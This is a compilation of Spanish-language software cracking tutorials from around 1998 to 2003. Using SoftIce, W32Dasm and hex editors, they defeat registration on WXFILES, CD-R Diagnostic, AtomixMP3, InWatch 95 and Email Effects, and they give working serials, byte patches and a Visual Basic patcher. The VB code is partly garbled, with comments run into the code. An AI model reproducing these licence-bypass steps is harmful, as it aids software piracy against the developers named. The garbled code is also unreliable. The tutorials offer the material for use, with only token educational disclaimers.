- **Paso 12.**- **Boom** Ahora estas en SoftIce. Ok, escribe G 482990 (no necesitas pulsar F5!) Estarás de vuelta en WXFILES. Pon el código, y haz click en OK otra vez.

- **Paso 13.**- **Bomm** Ves la merecida rotura en (GET=x.xx seconds) Kewl, entramos en el nido de la arrabalera.

- **Paso 14.**- Ahora pon BD* y pulsa F10 abajo hasta ver:

015F:004829AB LEA EAX,[EBP+FFFFFBD8]

- **Paso 15.**- Pon D EAX y ves “12345” en Data Window. Kewl, getting on...

- **Paso 16.**- Pulsa F10 abajo hasta estar en:

015F:004829C2 POP EAX

- **Paso 17.**- Ahora pon D EDX y que ves en Data Window? **Arrabalera!!**

- **Paso 18.**- Pulsa F5 y vuelve a WXFILES.

- **Paso 19.**- Pon MCGBVPFMWBAMYXQ **BOOM** Registrado!!

Parte 4: Como registrarse en CD-R Diagnostic 0.1.1.3

- **Paso 1**.- Ejecuta CRDIAG.EXE

- **Paso 2.**- Verás ese NAG, mierda, no? Ok, no problem, haz click en Help/Registration.

- **Paso 3.**- Pon “tKC/PC ´98” como nombre y “12345” como código.

- **Paso 4.**- Pulsa CRTL-D para activar SoftIce.

- **Paso 5.**- Pon GETDLGITEMTEXTA y pulsa F5 para volver a CRDIAG.

- **Paso 6.**- Haz click en OK y ahora estas de vuelta en SoftIce.

- **Paso 7.**- Ahora pulsa F11 para conseguir el llamador. Ver EAX=00000005 en Register Window? Es fácil adivinar que es. El largo de nuestro código.

- **Paso 8.**- Ok, ahora deberías ver:

015F:00408AC0 MOV DL,[0041B640]

- **Paso 9.**- Pon D 41B640 y deberías ver “12345” en Data Window.

- **Paso 10.**- Ok, ahora pulsa F10 abajo hasta estar en:

015F:00408B26 ADD ESP,04

- **Paso 11.**- Deberías ver EAX=0000204C en Register Window.

- **Paso 12.**- Ahora escribe ? EAX y tenemos:

0000204C 0000008268 " L"

- **Paso 13.**- Que ves? 8268 es una parte de nuestro código de 4 dígitos. El autor no tan listo

como pensamos. Si miras detenidamente al código, necesita 8 dígitos para la combinacíon correcta. El coje el primer y segundo dígito fuera de “8268” para añadirlo al código, y tenemos un código de 6 dígitos. Lo hace de nuevo, coje el primer y el segundo dígito fuera de “828268” y lo añade al código, y tenemos el código de 8 dígitos. Ejemplo:

1)

Digits: 1 2 3 4

Code: 8 2 6 8

2)

Digits: 1 2 3 4 5 6

Code: 8 2 8 2 6 8

3)

Digits: 1 2 3 4 5 6 7 8

Code: 8 2 8 2 8 2 6 8

- **Paso 14.**- Ahora nuestro código debería ser 82828268. Let´s try, pon BD* y pulsa F5 para volver a CRDIAG.

- **Paso 15.**- Pon “82828268” **boom** Registered!!

Parte 5: Trucos para SoftIce

Aquí están los breake points más frecuentes para el Soft Ice:

Reading/Writing files:

ReadFile

WriteFile

CreateFileA

Leyendo datos en los archivos INI:

GetPrivateProfileStringA

GetPrivateProfileIntA

WritePrivateProfileStringA

WritePrivateProfileIntA

Acceso al registro:

RegCreateKeyA

RegDeleteKeyA

RegQueryValueA

RegCloseKeyA

RegOpenKeyA

Dialog Boxes:

GetWindowTextA

GetDlgItemTextA

GetDlgItemInt

Message Boxes:

MessageBox

MessageBoxA

MessageBoxExA

MessageBeep

Tiempo y fecha:

GetLocalTime

GetSystemTime

GetFileTime

Creating a window (like a NAG):

CreateWindowExA

ShowWindow

Thanks go to THE_q for this tips...

5)**Últimas palabras:**

Espero de verdad que te hayas divertido con este tutorial más de lo que yo lo hize!

En el próximo tutorial, te daré lecciones más avanzadas. Si me preguntas amablemente, obtendrás el tutorial #9.

Tengo unas palabras llenas de sabiduría de alguien, dicen esto:

If you give a person a crack,

he will be hungry again.

If you teach a person to crack,

he will never be hungry again!

Traducción por dek_Oin:

Si le das un crack a alguien,

estará ambriento otra vez.

Si enseñas a crackear a ese alguien,

nunca estará hambriento otra vez!

Agradecimientos a: Taha, Taylor, Kim, Tracy, Nitallica, Kristina & a todo el mundo en el canal PC98! Yea babes again! **Suspiro** J

Puedes encontrarme en el canal #PC98 o mandandome un email a tkc@reaper.org

Que te diviertas!

The Keyboard Caper,

The Founder of PhRoZeN CreW ´94-´98

7-4-1998

Nota de dek_Oin: lo único que hice con este manual fue traducir algunas partes, pasarlo a formato HTML y corregirlo(si que me costó!!!). No me hago responsable del uso que se le pueda dar. Si no entiendes algo, no me mandes ningún mail. Manda uno al autor del manual, o sea, tKC.

ASTALAVISTA

Creando Parches utilizando Visual Basic 6.0

por

TharZis.cl

Introducción

Hace tiempo que no escribía tutoriales , debido a la falta de tiempo durante el año pasado causado por el maldito colegio y en especial por la prueba aptitud académica, aunque valio la pena perder el tiempo al
preparar la PAA porque quede estudiando lo que quería , Ingenieria CIVIL en Informática :)

Lo que vamos a hacer ahora es crear un parche utilizando Visual Basic para asi no depender de programas que generan crack como codefusion que colocan iconos que a ti no te interesan y no te dejan crear un crack personalizado.

Voy a explicar la construcción del parche colocando un programa de ejmplo que yo crackie, la víctima se llama AtomixMP3 y sirve para mezclar música MP3, muy buena herramienta para mezclar musica como por ej. Los STP con Green Day o con Pearl Jam o Led Zeppelín ...

Al Atake

Abrimos el programa y nos sale un tremendo nag que nos informa que el programa es una versión de prueba "TRIAL VERSION", después nos encontramos con el programa y vemos que no tiene límite de tiempo, ni otros nags, nada, por lo tanto hay que atacar al nags utilizando el SoftIce.

Introducimos nuestro BXP favorito, el hmemcpy, ahora que salto vamos traceando F!2,F10... hasta que nos encontramos con la sentencia que nos manda el nag la llamada Update Windows. La cual se encuentra en :4263E2
Ahora con el Wdasm vamos a buscar la linea para ver que pasa con el código, la buscamos y nos fijamos que alrededor de la llamada un poco mas abajo de la llamada UW, encontramos una referencia de un salto condicional ¿Será nuestro salto salvador? Seguimos al salto, anotamos su offset, , con un editor hexadecimal, te recomiendo el Hview, cambiamos el salto JE por JNE (74 por 75) y vemos que ya no aparece el estúpido nag.

----- Programa Crackeado -----

Mäs Diversión

Si queremos borrar las palabras TRIAL VERSION del nag, solamente tenemos que abrir el Resource Hacker (si no tienes esta herramienta cortate las venas, saca algunas veces de apuro) y buscamos el nag, rescatamos el nags y lo editamos con el Paint.

Hacer esto es un poco latoso pero yo me di el tiempo de editarlo (como ahora tengo de sobra) , aqui coloco el archivo si quieres colocar el nag sin las letras :)

Creando el Parch

Antes de hacer el parche debes saber lo siguiente del programa a parchear

- su offset
- el tamaño del archivo a parchear
- la sentencia a cambiar.

Los datos de estos para el AtomixMP3 son los sgtes:


- offset : h26394
- 1392692 (1 mb, 392 kb, 692 byte)
- je por jne (74 por 75)

Abrimos el VB y creamos un nuevo proyecto colocamos 3 commandbutton y un textbox, asi yo lo hice:

(fig1)

El botón About

Este botón es opcional, para crear la ventana tenemos que agregar un nuevo formulario, una vez colocado los datos, Nombre del Cracker, Equipo, etc... tienes que ir a ver/Explorador de proyectos una vez alli verás esto



Esto indica que Form1 es el nombre de la ventana principal que le da VB y el nombre entre paréntesis es el nombre del archivo fisico, siempre utilizaremos el primer nombre en este caso form1, aca form1 es el formulario de la ventana principal (fig1) y frmAbout es el formulario de la caja about.
Ahora nos vamos al formulario form1 (o el que tu tengas como formulario principal) le damos 2 click al boton about para ver el codigo del boton y colocamos el siguiente código para conectar la caja about con el commandboton:

```
Private Sub Command1_Click()
frmAbout.Show vbmodal
End Sub
```

Frmabout (es el nombre del formulario al cual hacemos referencia a la caja about)
Show despliega el formulario
Vbmodal (opcional) cuando se muestre la caja about el formulario principal quede en segundo plano (inactivo)

El botón Salir
Para salir de programa es tan fácil como colocar el siguiente codigo al boton salir

```
Private Sub Command2_Click()
Unload Me
End Sub
```

El boton Parchear (el + importante)
Tenemos que crear una funcion llamada existe para saber si el archivo que colocamos en el textbox realmente existe.

```
Private Function Existe(ByVal unFichero As String) As Boolean
// Definimos aca que la funcion es privada osea se utilizara solamente en el formulario form1
// Después en el paréntesis indicamos que la variable un fichero sera el de tipo cadena esto tiene que ver con la ruta que ingresamos la localización del archivo (c:/.../...) esto es cadena.
// Boolean es una funcion que nos devuelve un valor true si el archivo existe o false si no existe.

On Local Error Resume Next
On Local Error GoTo 0

// Si nos tira un error terminar la funcion y tirar false
Len(Dir$(unFichero))
// Funcion que nos indica el tamaño del archivo , si el valor es 0 byte nos tira 0

If Err Then
Existe = False
End If
Err = 0
//
IF (sentencia) THEN (sentencia) ELSE (sentencia) ENDIF finaliza condicion (esta mas abajo)
Si se nos tira de len un valor 0 entonces existe tomara un valor false si no Err=0 indica que el archivo existe y es distinto de 0 byte por lo tanto tirara un valor TRUE
End Function // termina la funcion
Ahora metamosno al código del parche mismo

Private Sub Command3_Click() // Cuando hagamos click en el boton parchear va a suceder...

If Existe(Text1) Then // aqui indica que si existe toma un valor true entonces ejecutara el sgte codigo

On Error GoTo Cerrar // si ocurre un error de ejecución salta a Cerrar

Dim Tamaño As Long // tamaño sera la constante que llevará el tamaño del archivo original(*), long indica que la constante a usar es un número grande (xxxxxxx byte, 7 cifras)

Tamaño = 1392692 // (*)

If FileLen(Text1) <> Tamaño Then // filelen funcion que contiene el tamaño del archivo descrito en el text1 despues dice (IF) si el tamaño del archivo escrito en text1 es distinto(<>) a tamaño(*), entonces (THEN) nos saldra un mensaje diciéndonos que el archivo no se encuentra.

MsgBox "Archivo no Encontrado!", VbCritical, "TharZis.cl" // el mensaje, vbcritical indica el icono del messagebox( x ), el titulo

Else // SINO ( osea si filelen(text1)=tamaño
Open Text1 For Binary Access Write As #1 // abre el archivo escrito en text1 para escribir en el

Put #1, 156565, &H5D75

// Ojo acá que aqui viene un poco complicado
PUT#1 nos abre el archivo en la linea que le indiquemos.
Después el siguiente dato indica la linea a cambiar acá tenemos que hacer una conversión de Hexadecimal a decimal, nuestro offset es H26394 hay que pasarlo a decimal¿Cómo hacemos esto? Nos vamos al calculadora de windows y colocamos la opcion hex ingresamos el offset sin la H y después cambiamos a dec, nos saldrá en este caso 156565 que es el número a colocar.
Ahora la siguiente linea es la que vamos a cambiar, tenemos que cambiar je 745D por jne 755D , entonces escribimos detras para delante en vez de 755D colocamos 5D75 .

MsgBox "Programa Parcheado!", vbInformation" // el mensage que nos advierte que todo salio bien
End If // termina la condicion
On Error GoTo 0 // termina verificacion de errores de ejecucion
Exit Sub // termina el evento command3_click
Close #1 // graba los valores cambiados
Cerrar: // salta a cancelo si ocurria un error de ejecucion
Else // sino termina el programa si existe=FALSE
End If // termina la condicion
```

Y nada mas, ahora nos vamos a archivo/generar form1.exe (yo le cambiaria por otro nombre y de echo se lo cambie) generamos el exe y el parche esta 100% funcional..

Solamente tengo que recordarles que tienen que pagar por el programa si es que lo desean registrar, tenemos que colocarnos la mano en el corazon para pensar en ese pobre bruto que programó el programa con tanto sacrificio para ganar un poco de plata el cual reza para que el crack del programa no salga en astalavista.box.sk debido a la protección tan burda que le colocó, pobre infeliz .

Un saludo a Pr@fesor_X que hace posible la publicación de mis tutoriales , a Karpoff que lamentablemente saca su gran pagina web, la cual me inicio en el mundo del Cracking ,a TNT, WKT, a todos los Crackers que escriben tutos y en especial a mis lectores.

Consultas, dudas, críticas, escribeme a tharziscl@hotmail.com

Hackman 6.0

Fecha: 18 de Octubre del 2001
Tamaño: 3.80MB
Plataforma: Win95/98/NT/2000
Web: http://www.technologismiki.com/
Descargas: 9.705

Potente editor hexadecimal y desensamblador
Hackman es un potente editor hexadecimal y desensamblador que ofrece muchas opciones de personalización. Algunas de sus características más destacadas incluyen: un codificador, un decodificador, un desensamblador, vistas de aviso, y cinco herramientas de monitorización de código (incluyendo los formatos binario y octal).

El desensamblador puede traducir cualquier código fuente de Pentium a código máquina.

Mejoras en la nueva versión:
Incluye un nuevo manejador de ficheros y un nuevo kernel de selección que es más rápido en las operaciones de fichero. Soporta Macros, estadísticas de código, un analizador de ficheros y un visor, todo ello totalmente configurable.

Nota:
Puedes traducir el programa al Castellano bajándote este parche oficial

Karpoff Spanish Tutor

Programa:	**InWatch 95 Relase V1.3a**

PROTECCION:	Name / Serial		
Descripcion:	Programa Para Monitorear el systema, bueno para comprobar los cambios que hacen los programas al instalarlos.		
Dificultad:	Facilon		
DOWNLOAD:	http://members.xoom.com/_XOOM/kf_karpoff/Utilidades/Installw.zip		
Herramientas:	Softice v3x+, W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	11/09/99

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero 11/09/99

Por Karpoff ## PROYECTO 9 ##

Hola a todos/as !!! Lo primero decir que esto no va ha ser un manual como los anteriores, voy a intentar demostraros el poco interés que ponen la mayoría de los programadores en proteger su software, y por lo tanto la mierda de software que nos quieren meter. Conocéis alguna utilidad con licencia shareware que merezca la pena pagar¿? Yo realmente no.

Siempre que queremos petar un programa los newbies (novatos) pensamos que tiene que ser super complicado encontrar el punto donde atacar al programa, generalmente queremos petarlo antes de empezar, con lo cual se nos cierra el cerebro y no vemos mas halla de nuestra totxa, os aseguro que si os tomáis las cosas con calma y probáis a modificar en un programa todo lo que creáis que os puede beneficiar en cuanto a la limitación se refiere, podéis flipar, a parte de aprender muchisimo os divertiréis viendo como puede llegar a actuar el programa que modifiquéis.

La víctima InWatch 95 Relase V1.3a parece ser una utilidad para seguir instalaciones, pudiendo ver todo lo que se modifico con una instalación tal, y recuperando el estado anterior a la instalación. Parece que tiene funciones de editor y algunas cosas mas,(el caso es que no conocía este programa y no he tenido la ocasión de probarlo). Lo podéis coger de:

http://members.xoom.com/_XOOM/nakarko/inversa/proggies/Installw.zip

Este es un programa limitado a 30 días, nos arranca con un nag para decirnos que es una versión sin registrar y una vez aceptado nos muestra un nuevo nag soltándonos otra vez el rollo de su limitación a 30 días.

Ataques: vamos a sacar con el SoftIce un numero de registro valido para el nombre que metamos, el proceso que voy a utilizar para capturar el S/N no es corriente, se trata de que sepáis que se puede crackear sin seguir

el típico proceso de buscar la rutina de comprobación y a partir de hay comparar el reg falso con el valido.

Os explico como lo haremos, se trata únicamente de buscar en la memoria el n/s valido, porque cuando un programa nos da el mensaje de que el serial no es valido, en ese momento todavía puede estar el reg valido en la memoria, claro esta que para mostrar el mensaje de error en algún punto hizo la comprobación, entonces rastrearemos la memoria en la ventana de datos del softice en busca del posible n/s. este es un método un poco pasota pero os aseguro que con muy buenos resultados, Y con el W32dasm convertiremos la ventana donde tenemos que escribir el nombre y el numero de registro en un generador de S/N validos, ósea que meteremos un nombre cualquiera y sin meter n/s pulsaremos el botón que era para registrarnos, y nos mostrara el numero valido, curioso no¿?

AL ATAKE

_

PARTE 1 BUSCAR UN S/N VALIDO, DE UNA FORMA POCO USUAL

Herramientas Softice, W32dasm, HEXedit, primero empezamos con el soft, ousease que hemos reiniciado nuestro ordenador y hemos cargado el sofice. Bien primero hacer una copia del archivo inwatch.exe para luego editarla con el hexedit, ahora cargamos el original con el softice, pulsamos el botón de los engranajes y nos baos al soft, F5 para vover a windows, aparece el primer nag, pulsamos OK y aparece el segundo nag pulsamaos OK y entramos en el programa vamos a register y pulsamos register now, y ya nos aparece la ventana de registro (que luego la convertiremos en el generador de n/s validos) rellenamos los datos en mi caso pondré

NAME: karpoff

Regitration Number : 1212121212

Y ahora tenemos que poner un breakpoint que detenga la ejecución del programa justo cuando este, o aya comparado nuestro numero con el valido, que breakPoint poner¿? En anteriores manuales ya explique como saber a que funciones externas llama un programa, en este caso utilizamos la función messageboxexa, pues pulsamos [**Ctrl+D**] para entrar en el softice y poner nuestro breakpoint

BPX messageboxexa

Pulsamos nuevamente [**Ctrl+D**] para volver a Windows y pulsamos **OK** en la ventana del registro, inmediatamente el programa llama a la función messageboxexa e interrumpe la ejecución del programa llevándonos directamente al softice exactamente en

USER32 MESSAGEBOXEXA

015F:BFF52E1C B135 MOV CL,35

Lógicamente estamos dentro de user32.dll y necesitamos saber quien llamo a esta funcion desde inwatch.exe pues nada mas fácil pulsamos **F12** y no nos muestra a papa (la rutina padre que llamo a messageboxexa) nos saca del softice a windows y nos muestra el mensage de que no es correcto nuestro numero, aquí es donde podemos empezar a soñar e imaginar y pensar con mucha paz y ciencia, bueno como decía esto ya ha hecho la comprobación y ha decidido que somos unos chicos/as malos/as, pero seamos aun peores, lo ultimo que hicimos en el softice fue pulsar la tecla **F12** para que nos llevase a la rutina padre que había llamado a messageboxexa y nos saco a Windows, bueno pues en cuanto pulsemos aceptar en el mensaje de error iremos a parar a la rutina padre ya que esa orden todavía no se ha terminado de ejecutar en el softice Pulsemos aceptar y entramos al soft en

:0042B5B2 E8891B0300 Call USER32!!MESSAGEBOXEXA --- LA RUTINA PADRE

:0042B5B7 57 push edi --- APARECEMOS AQUÍ

Bueno pues yo sigo pensando que el numero correcto todavía debe de estar en memoria, si pulsamos la tecla **F2** veréis que en la parte superior del softice nos aparece un nuevo apartado con los registros y los valores que llevan actualmente algo así

EAX=XXXXXXXX ESI=XXXXXXXX ECX=XXXXXXXXX ETC. ETC. ETC.

Si pulsamos con el botón derecho del ratón sobre cualquier registro (EAX, EDX, EBX, ECX,ESI, EDI ETC.) o sobre cualquier dato que veáis se despliega un menú y si escogéis la opción **DISPLAY** veréis que en la ventana de datos (en la que se muestran los caracteres) se muestra lo que lleva la memoria en ese momento, mi idea es ir pulsando en cada registro y rastrear la ventana de datos hacia arriba y abajo, Y concretamente si pulsáis sobre ESP y le hacéis **DISPLAY** podéis ver en la ventana de datos y concretamente en la parte superior izquierda el numero **15757** claro veréis este numero si como nombre escribisteis karpoff, de haber escrito otro nombre veréis otro numero con cinco dígitos,

seguramente en otros registros(EDX, EBP,) también encontréis el n/s valido, solo que tendréis que rastrear arriba y abajo no siempre aparece a la primera, y en muchos programas este método no será valido.Bueno Pues este era nuestro n/s valido, queda entendido no ¿? hay muchas formas de crackear, la limitación la ponemos nosotros, echarle imaginación y veréis.

Los datos del registro se guardan en el archivo C:\WINDOWS\ inwatch.INI para hacer el siguiente experimento tenéis que desregistraros, con borrar el n/s del archivo inwatch.ini ya no estaréis registrados.

PARTE 2 Convertir la ventana de registro en un generador de S/N validos

Pues si con una pequeña modificación en solo dos bytes, haremos que la ventana donde metemos el nombre y el s/n para registrarnos se convierta en un generador de números validos para el programa (curioso no¿?)

Bueno utilizaremos el W32dasm y un editor HEX, desensamblamos el archivo inwatch.exe y con el HEXedit editamos una copia de este mismo archivo, ya hemos desensamblado el archivo, sigamos los pasos tipicos buscamos el mensaje de * Incorrect Registration Number." Y hacemos doble clip, aparecemos en

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – **APARECEMOS AQUI**

:0042B5B0 6A00 push 00000000

echemos un vistazo encima de este código para ver que hace que se imprima este mensaje.

*** Possible StringData Ref from Data Obj ->"shownumber"**

|

:0042B55F 680DFA4600 push 0046FA0D

:0042B564 FF75F0 push [ebp-10]

:0042B567 E8B4900200 call 00454620

:0042B56C 83C408 add esp, 00000008

:0042B56F 85C0 test eax, eax

:0042B571 742A je 0042B59D – **SI NO SALTA GENERA EL S/N**

:0042B573 6A00 push 00000000

*** Possible StringData Ref from Data Obj ->"Registration Number"**

|

:0042B575 6818FA4600 push 0046FA18

:0042B57A 8D45CC lea eax, dword ptr [ebp-34]

:0042B57D 50 push eax

:0042B57E FF37 push dword ptr [edi]

:0042B580 E87C4E0100 call 00440401

:0042B585 83C410 add esp, 00000010

:0042B588 FF7720 push [edi+20]

:0042B58B 8B4720 mov eax, dword ptr [edi+20]

:0042B58E 8B4008 mov eax, dword ptr [eax+08]

:0042B591 FF908C000000 call dword ptr [eax+0000008C]

:0042B597 59 pop ecx

:0042B598 E9A5000000 jmp 0042B642

*** Referenced by a (U)nconditional or (C)onditional Jump at Address:**

|:0042B571(C)

|

:0042B59D 3B5DEC cmp ebx, dword ptr [ebp-14]

:0042B5A0 741E je 0042B5C0 **– SALTO AL MENSAJEE DE ERROR**

:0042B5A2 6A00 push 00000000

:0042B5A4 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – APARECEMOS AQUI

:0042B5B0 6A00 push 00000000

Bueno ya veis no¿? No voy a enrroyarme, mas bien resumiré, tenemos un salto en

0042B5A0 si este salto se ejecuta evitaría el mensaje de error, por lo tanto nos registraría cualquier numero, para ello tendríamos que cambiar

0042B5A0 741E je 0042B5C0 por **0042B5A0 EB1E jmp 0042B5C0**

EN realidad esto nos aceptaría el s/n que metamos, incluso nos felicita con el típico Tank you for register o similar, pero al iniciar nuevamente el programa vemos que no mantiene el registro, que puede pasar, pues que hay otra comprobación o la misma pero llamado desde otro punto del programa, en cualquier caso no me centrare en buscarla eso os lo dejo a vosotros que esta muy fácil.

Sigamos en 0042B571 742A je 0042B59D otro salto si os fijáis en la dirección de memoria a la que apunta vemos que si salta va directo al salto que hemos analizado antes , pero si lo eliminamos haciendo que no salte entra en el código que genera el s/n valido, y cual fue mi sorpresa al ver que si eliminas el salto convierte la ventana de registro en un **keygen**, actuando así, metemos un nombre pulsamos **ok** y en vez de mostrarnos el nag con el aviso de registro aceptado o registro fallido nos muestra un nag diciendo su numero de registro es tal (alucinante, nunca vi un programa con este comportamiento) bueno para eliminar el salto 0042B571 742A je 0042B59D tendríamos que cambiar los bytes **742A** por **9090** solo tenemos que ver la dirección del offset e ir al HEXedit Offset **1BB71** cuando realizeis los cambios salvar el programa (que es una copia del original claro) y veréis cuando intentéis registraros....

Espero que lo entendáis todo, no me he querido meter en explicaciones profundas por dos razones, una por que ya debéis de tener nivel suficiente para llevar a cavo todos estos cambios sin las explicaciones detalladas de los anteriores manuales, y dos porque en este manual lo que intento es deciros que cualquier forma de crackeo es valida, todo lo que se os ocurra vale no os centréis solo en los manuales, buscar nuevos métodos de ataque.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

Tutorial N° 3 (correción)

Programa: Email Effects Versión 1.6

Descarga: http://www.sigsoftware.com

Objetivo: Sacar todo lo que nos moleste

Herramientas necesaria: W32Dasm, OFFset CALculator (para determinar alguna dirección solo si lo necesitas), Softice, Hiew (editor hexadecimal) y Resource Hacker.

Dificultad: Newbie

Fecha de corrección: 29/05/03

Cracker: Prometeo

Este tutorial está realizado únicamente con fines educativos, y si sé te ocurre por esas casualidades realiza este crack ya sea para fines económicos o personales tú eres el único responsable. Así que si te gusta el programa ya sabes debes comprarlo.

Introducción:

Con este programa lo que podemos hacer es crear arte ascii a partir de fotos o dibujos, tan solo con copiar al porta papel lo que queremos representar y luego pegarlo en email effects y listo.

La manera en que funciona este software es muy simple representa caracteres en lugar de los pixeles del dibujo o foto.

Para que sirve? ..... Para boludear si no para puede ser no!!!!!!!

Tras recibir un e-mail de un lector me enteré de un error que cometí este tuto, que no creí haberlo cometido, sepan disculpar, pero lo que paso es que como a los tutorial que hago los voy realizando de a pedazos, ya que no dispongo de mucho tiempo libre para escribirlos de una, y al parecer en este caso, cuando retorne a escribir nuevamente, no continué el texto de la manera que en un principio había

pensado.

En la manera en que estaba quitada la nag que aparece cada ves que iniciamos el programa, eliminábamos del inicio la nag, pero también desde el about).

Del error cometido se presentan dos soluciones diferentes para obtener los mismos resultados (la solución que pensaba colocar en este tuto en un principio y la segunda solución es la sugerencia que me envió el amigo Belzebu), las correcciones son las escritas en color verde.

Hecha la ley.....

Los puntos limitantes y molesto entre otras cosas de esté programilla son:

- Pantalla de bienvenida (darnos la bienvenida la primera ves que utilizamos dicho software no esta mal, es más esta muy bien pero que también nos digan que "Email effects es shareware - si usted lo usa, lo obliga a que compre una licencia (vea ayuda por detalles)", esto si es una guachada la primera ves que lo ejecutamos y ni siquiera lo utilizamos y ya no están diciendo que lo compremos?.
- Ventana molesta que aparece cada ves que iniciamos el programa, dicha ventana es la misma que aparece en about del programa (esta ventana nos informa que dicho programa esta sin registrar y por favor lo registremos, además se nos informa la dirección de la pagina web de los creadores, también tenemos 5 botones en cual uno nos proporciona ayuda de como comprar el programa, los dos que le siguen a continuación distintas formas de compra " me parece que esto muchachos están obsesionados en que compremos su programa esto me esta empezando a hinchar las pelotas, bueno y los dos últimos botones son uno de ayuda y el otro nos quita esta ventana molesta.
- Por ultimo lo que nos queda es la protección por expiración del programa luego de pasado los 28 días de su uso, entonces después de que cada ves utilicemos el software nos aparecerá una ultima ventana en que se nos informa que el periodo de prueba ya a finalizado y que tenemos que comprarlo a como de lugar, lo digo de esta manera por que no hay ninguna de cerrar esta ventana (salvo ctrl+alt+F4 y finalizar el proceso) o sea que la única alternativa que nos dan es la compra con los tres botones de compra antes nombrados.

Hecha la trampa

Como ya sé a dicho el objetivo en esté software será la de eliminar todo lo que no moleste o no sea de nuestro agrado, en pocas palabras modificar el ejecutable de manera que queda a nuestro antojo.

Los puntos a tratar son:

- Eliminación de pantalla de bienvenida
- Sacar la ventana de about que aparece cada ves que se inicia el software
- En la ventana de about eliminar todo botones relacionado con la compra del software + estar registrado y que aparezca nuestro nombre.
- Eliminación de la ventana de expiración

Creo que eso es todo bueno basta de hablar y a crackear.

Modificando el programa víctima a nuestra medida

En primer lugar procederemos a desensamblar al ejecutable para la posible identificación de alguno de los punto mencionado a tratar, ya sea por identificación de string ref, menu ref, dialog ref o en su defecto si encontramos alguna dirección interesante en el softice y con está poder analizar el código en el listado muerto.

Para comenzar cargaremos nuestro ejecutable víctima en el loader del softice (siempre y cuando no hallamos ya utilizado email effects ya que si lo hemos utilizado no nos mostrara la caja de dialogo de bienvenida que queremos pescar mediante break point para su posterior eliminación, la manera de que se vuelva a mostrar la ventana se consigue eliminando la rama del registro HKEY_USERS\.DEFAULT\Software\Sig Software ya que es aquí donde queda asentado que ya fue ejecutado) y estableceremos varios break point como x ej. getdlgitem , dialogbox, dialoboxparama, etc. Continuamos con la ejecución del programa con F5 y ya estamos dentro con el break point DialogBoxParamA del softice en USER32.dll le damos a F12 para retornar dentro del programa y vemos que nos aparece la ventana que queremos eliminar, le damos al botón de OK y volvemos al softice si miramos por encima del call [USER32!dialogboxparama] y veremos un salto condicional como:

:0040A414 85DB test ebx, ebx

:0040A416 7428 je 0040A440 (no jump) no se produce el salto lo que nos lleva a ver la mugrosa ventana que queremos quitar, como solución para evitarla es

cambiar el salto condicional por uno incondicional.

Bueno el segundo punto a tratar es el de sacar la ventana de about que aparece cada ves que se inicia el software, debemos tener especial cuidado ya que si nos mandamos alguna cagada esto se reflejara en la estética del about del programa como así también su funcionamiento.

Mi Solución:

Volvemos a cargar nuevamente en el loader el ejecutable y colocamos varios break point como por ej. getdlgitem , dialogbox,showwindow, dialoboxparama, etc. Presionamos F5 y caemos dentro del softice con el break point showwindow, le damos a F12 y aterrizamos en:

* Reference To: USER32.ShowWindow, Ord:0265h

|

:00411E44 FF15E4654800 Call dword ptr [004865E4]

:00411E4A 83C430 add esp, 00000030 <= aqui

:00411E4D 5B pop ebx

:00411E4E C3 ret

El ret que vemos nos quiere decir que seguimos dentro de un call entonces o presionamos F12 nuevamente para retornar del call o traceamos hasta salir del call;

:00408E76 8B6C2438 mov ebp, dword ptr [esp+38]

:00408E7A 8B5C243C mov ebx, dword ptr [esp+3C]

:00408E7E 8B4C2430 mov ecx, dword ptr [esp+30]

:00408E82 890D88214200 mov dword ptr [00422188], ecx

:00408E88 E8C38E0000 call 00411D50

:00408E8D E8AEDEFFFF call 00406D40<=caemos aqui, el call inmediato superior

es de donde venimos

:00408E92 E8C99FFFFF call 00402E60

:00408E97 890424 mov dword ptr [esp], eax

:00408E9A 85C0 test eax, eax

:00408E9C 0F852C010000 jne 00408FCE

:00408EA2 E829150000 call 0040A3D0

:00408EA7 E8C41E0000 call 0040AD70

:00408EAC 6869574545 push 45455769

Se puede observar que una ves que salimos del call, podemos ver que es creada la nag a eliminar, x lo tanto la manera del eliminar esta nag es nopeando el call en donde aparecemos.

Esta es la manera en que en un principio crackeé el programa, solo que cuando me puse a escribir el tutorial ya había pasado mucho tiempo desde que lo crackeé y además como el tema lo deje a medio hacer, cuando retorné a volver escribir, leí así no mas lo escrito y continué el texto de manera errónea.

Tb reconozco que mi error fue el de después de haber terminado el tuto no haber verificado si todo lo escrito era correcto. =)

La solución propuesta x Belzebu:

En el W32DASM podemos ver que la llamada para hacer esa ventana se hace tanto en |:00407060 ,como en :00408E88.
Si en Softice ponemos un bpx en esas 2 direcciones vermos que rompe en 00408E88 (Nag del principio).

* Referenced by a CALL at Address:
|:0041E0F2
|

```
:00408E70 53 push ebx
:00408E71 56 push esi
:00408E72 55 push ebp
:00408E73 83EC20 sub esp, 00000020
:00408E76 8B6C2438 mov ebp, dword ptr
[esp+38]
:00408E7A 8B5C243C mov ebx, dword ptr
[esp+3C]
:00408E7E 8B4C2430 mov ecx, dword ptr
[esp+30]
:00408E82 890D88214200 mov dword ptr
[00422188], ecx
:00408E88 E8C38E0000 CALL 00411D50 ==>NOPEAR
:00408E8D E8AEDEFFFF call 00406D40
```

Bastará con modificar en 00408E88: E8C38E0000 x 9090909090.

